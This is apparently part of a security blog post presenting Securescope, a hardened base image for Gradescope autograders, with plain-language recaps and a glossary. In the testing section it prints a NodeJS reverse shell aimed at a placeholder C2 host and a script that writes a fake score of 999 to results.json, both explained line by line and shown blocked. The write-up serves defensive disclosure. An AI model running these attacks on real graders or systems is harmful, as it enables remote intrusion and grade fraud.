Gradescope claims difficulty in creating more secure autograder base images that integrate well with existing clients. I don't think this is an adequate excuse to not offer any security features for clients to take advantage of.
My solution, Securescope, is a base image that provides security features that autograder clients can use to defend against these common attacks. For more technical details, refer to the Securescope documentation, but in summary, Securescope can:
-
Run student code as a deprivileged
studentuser- This prevents student code from writing to
run_autograderin order to changeresults.jsonbefore submission
- This prevents student code from writing to
-
Block network requests by using
seccompto prevent student code makingsocketsystem calls that connect to IP addresses- This prevents reverse shells and hidden test case exfiltration
- Securescope needs to use
seccomphere because the Docker container doesn't run with sufficient capabilities to use a standardiptables-based firewall - This would be more robust if Gradescope implemented a host-level firewall with
iptables, but obviously this has not been done - Note that there could be some other side-channel attack that leaks some information about the test cases, but what can be leaked given how Gradescope's frontend appears to the user is reasonably low
-
Verify result integrity by having client code include a provided nonce in the
results.jsonfile that is only added after student code is run- This prevents student code from crashing client code to have its write to
run_autogradertake effect
- This prevents student code from crashing client code to have its write to
-
Use
seccompto prevent student code from usinginotifykernel watchers to write toresults.jsonafter client code exits
These features are switched off by default such that client autograders can simply inherit their Docker base from Securescope without any change in functionality from using Gradescope's base Docker image. The security features can be toggled on using environment variables and minimal additions to client code.
When client code uses each of these features effectively, this addresses all of my above demonstrated attacks. There are certainly remaining exploitable attack surfaces past these mitigations. True security is only possible when client code and student code are run by different processes with different user privileges.
What each feature means, in plain words:
- Run student code as a deprivileged user. Instead of the all-powerful root, the student's code runs as an ordinary user called
student. That user cannot edit the grader's scripts, so the append-to-the-entrypoint trick stops working. It is the difference between giving a guest the master key and giving them a visitor badge. - Block network connections with
seccomp.seccompis a Linux feature that lets a program say which system calls it is allowed to make. A system call is a request a program makes to the operating system, such as "open a file" or "open a network connection". Securescope usesseccompto refuse thesocketcalls that would connect to an IP address, which stops reverse shells and stops test cases being sent out. It usesseccomprather thaniptablesbecause the container does not have enough privileges to set up aniptablesfirewall.iptablesis the standard Linux tool for filtering network traffic. A firewall at the host level, run by Gradescope, would be stronger, but that has not been done. The author also notes that some other side channel could still leak a little information about the tests, but given what the Gradescope frontend shows a user, the amount that could leak is reasonably low. - Check the result with a nonce. A nonce is a one-time random value, like a numbered seal on a document. The client code puts the nonce into
results.jsononly after the student code has finished. If the student code wrote its own score earlier, the nonce will be missing or wrong, and the harness can reject the result. This also blocks the trick of crashing the client code so that the student's appended line takes effect. - Block
inotifywithseccomp. The same system-call filter can refuse the calls that set up file watchers, so the race attack cannot be set up.
All of these are off by default. A course can switch its base image to Securescope and nothing changes until it turns a feature on with an environment variable (a setting passed to a program from outside) and adds a few lines to its client code. That keeps the change small for existing courses.
The author is clear that this is not a complete fix. There are still attack surfaces left. Real security only comes when the client code and the student code run as separate processes with different privileges, so that one cannot reach into the other at all. Securescope is a step in that direction that raises the effort needed to cheat.
Testing
Beyond testing Securescope with the example Python calculator assignment, I also subjected Securescope to a more real-world test. Having taken the CS 255 Introduction to Cryptography course at Stanford last year, I was able to get access to that course's autograder client code (with TA permission) for a project implementing a simple password manager in NodeJS. I then replaced the autograder base image with Securescope, turning on and integrating each of the security features into the autograder client code (which only took about 20 minutes).
In addition to testing the official solution and my own submission from last year, I also collected submissions from a few friends who took the course this and last year and uploaded those to the Securescope-integrated autograder. Each submission yielded the same results on Securescope as when originally scored with the default autograder.
To validate the efficacy of Securescope's security features on this assignment, I rewrote some earlier attacks in NodeJS, then uploaded them to test:
// reverse shell
(function() {
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(C2_PORT, C2_HOST, function() {
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/;
})();
The above attack was prevented by the seccomp IP socket syscall blocker:
Seccomp IP socket syscall blocker preventing reverse shell attack
// result modification via closing file descriptors
const { writeFileSync, closeSync } = require('fs');
writeFileSync("/autograder/results/results.json", "{\"score\": 999.0}");
for (var i = 0; i < 10; i++) {
    try {
        closeSync(i);
    } catch (err) {
       continue;
    }
}
process.exit(0);
This attack was prevented by the nonce verification process:
Nonce verification blocking result modification attack
Having tested Securescope's additional security features against attacks written in both Python and NodeJS, I now feel more confident making claims about Securescope's security properties.
The testing went beyond the toy calculator. The author had taken CS 255 Introduction to Cryptography at Stanford the previous year, and with the teaching assistant's permission he got the course's autograder client code for a project that builds a simple password manager in NodeJS. NodeJS is a way of running JavaScript outside a browser, on a server or in a container. Swapping the base image for Securescope and wiring in each security feature took about 20 minutes.
He then ran the official solution, his own submission from the previous year, and submissions from friends who took the course, through the Securescope version. Every one produced the same results as when originally scored with the default autograder.
Then he rewrote the earlier attacks in NodeJS and uploaded them to see whether Securescope stopped them.
The reverse shell in JavaScript:
(function() { ... })();is a function that runs immediately, so the code executes as soon as it is loaded.var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []);loads the networking module and the module for starting other programs, then starts a shell.var client = new net.Socket();creates a network socket, the same idea as in the Python version.client.connect(C2_PORT, C2_HOST, function() { ... });connects to the attacker's server and runs the callback once connected.client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client);connects the socket to the shell's input, output and error channels, so the attacker gets an interactive prompt.return /a/;returns a value that looks like a normal result, so the grader does not immediately complain.
This was stopped by the seccomp filter on IP socket system calls, as the screenshot shows.
The result-modification attack in JavaScript:
const { writeFileSync, closeSync } = require('fs');loads the file system functions for writing a file and closing a file handle.writeFileSync("/autograder/results/results.json", "{\"score\": 999.0}");writes the 999 score straight into the results file.- The
forloop tries to close file handles 0 to 9, ignoring any that are already closed, to stop the client code writing over the score. process.exit(0);ends the program cleanly.
This was stopped by the nonce verification process, as the second screenshot shows.
Having tested the features against attacks in both Python and NodeJS, the author feels more confident about Securescope's security properties.
Conclusion
Gradescope's default autograder configuration provides no security features by default, allowing all sorts of attacks including test case exfiltration and grade modification. Gradescope has known this for several years, but has claimed that providing a general-purpose fix is too difficult.
Securescope aims to provide certain security features that are missing from the default autograder configuration. As true security requires restructuring autograder client code to only run student code across a process boundary, Securescope does not completely eliminate the possibility of all attacks. However, using Securescope raises the effort required for students to exploit the autograder to change their grades or to exfiltrate hidden test cases.
The hope is that Securescope can give existing client code some security benefits with minimal modification. Client autograders can use Securescope as an intermediate solution while working to separate student code execution across a process boundary.
Acknowledgements: Thanks to George Hosono for the idea to test Gradescope's security, insights on Gradescope and Docker, and for letting me test the CS255 autograder. Thanks to Glen Husman, Nathan Bhak, and Kelechi Uhegbu for letting me test their CS255 project submissions. Thanks to Glen Husman and Miles McCain for edits and suggestions.
In plain words: the default setup has no defences, the problems have been known for years, and the company says a general fix is too hard. Securescope adds defences that courses can switch on without rewriting their graders. It is not perfect, because real separation needs the student code and the grader to run as separate processes with different privileges. But it makes cheating harder, and it can be adopted now while courses work towards that stronger design.
Glossary
- Autograder: software that runs a student's submitted code and produces a score automatically.
- Base code: the part of the autograder supplied by Gradescope, including the harness and the startup script.
- Client code: the part of the autograder written by the course or an open-source project, containing the assignment-specific tests.
- Student code: the code a student submits to be graded.
- Docker container: a small, isolated computer environment built from an image and thrown away after use.
- Docker image: the template a container is built from, containing the operating system and installed software.
- AWS: Amazon Web Services, a cloud provider that rents out servers and services.
- Root: the all-powerful administrator account on a Linux system.
- Deprivileged user: an account with limited permissions, such as the
studentuser in Securescope. - Firewall: a filter that allows or blocks network traffic.
iptables: the standard Linux tool for setting up a firewall.- Host level: on the physical or virtual machine that runs the containers, rather than inside a container.
- Network socket: one end of a network conversation, identified by an address and a port.
- Port: a numbered door on a machine that a service listens on.
- TCP: a reliable, ordered way of sending data over a network.
- Reverse shell: a command prompt on a victim machine that connects out to the attacker.
- C2 server: a control-and-command server the attacker runs to receive connections from compromised machines.
- Netcat (
nc): a small tool for reading and writing network connections. - Droplet: a small rented server offered by Digital Ocean.
- Exfiltration: stealing data out of a system, usually over the network.
- Hidden test case: a test the student cannot see, often reused across years.
- Decorator: an annotation in Python that adds behaviour to a function, such as the
visibilitydecorator controlling when a test is shown. - JSON: a simple text format for structured data, such as
{"score": 999.0}. - File descriptor: a small number the operating system uses to track an open file or connection.
- Shell script: a text file of commands that a shell reads and runs line by line.
- Shell: the program that reads commands and runs them.
inotify: a Linux feature that notifies a program when a file changes.- Race condition: a bug where the result depends on which of two actions happens first.
- Polling: repeatedly checking something in a loop instead of waiting for a notification.
- System call: a request a program makes to the operating system, such as opening a file or a connection.
seccomp: a Linux feature that restricts which system calls a program may make.- Nonce: a one-time random value used to prove that a result was produced by the right party.
- Environment variable: a setting passed to a program from outside, used here to switch features on.
- Module: a reusable piece of code that a program loads, such as Python's
socketor NodeJS'snet. - NodeJS: a way of running JavaScript outside a browser.
- Binary: a compiled file a computer runs directly, as opposed to human-readable source code.
- Source code: the human-readable text a program is written in.
- Side channel: an indirect way of leaking information, not through the intended output.
- Process boundary: the separation between two running programs, which stops one from reading the other's memory.
- IPC: interprocess communication, the ways separate processes exchange data.
inspect.stack: a Python function that lets a program inspect the functions currently running and their local data.- RCE: remote code execution, the ability to make a machine run code of your choosing from elsewhere.
- Ubuntu 22.04: a version of the Ubuntu Linux operating system.


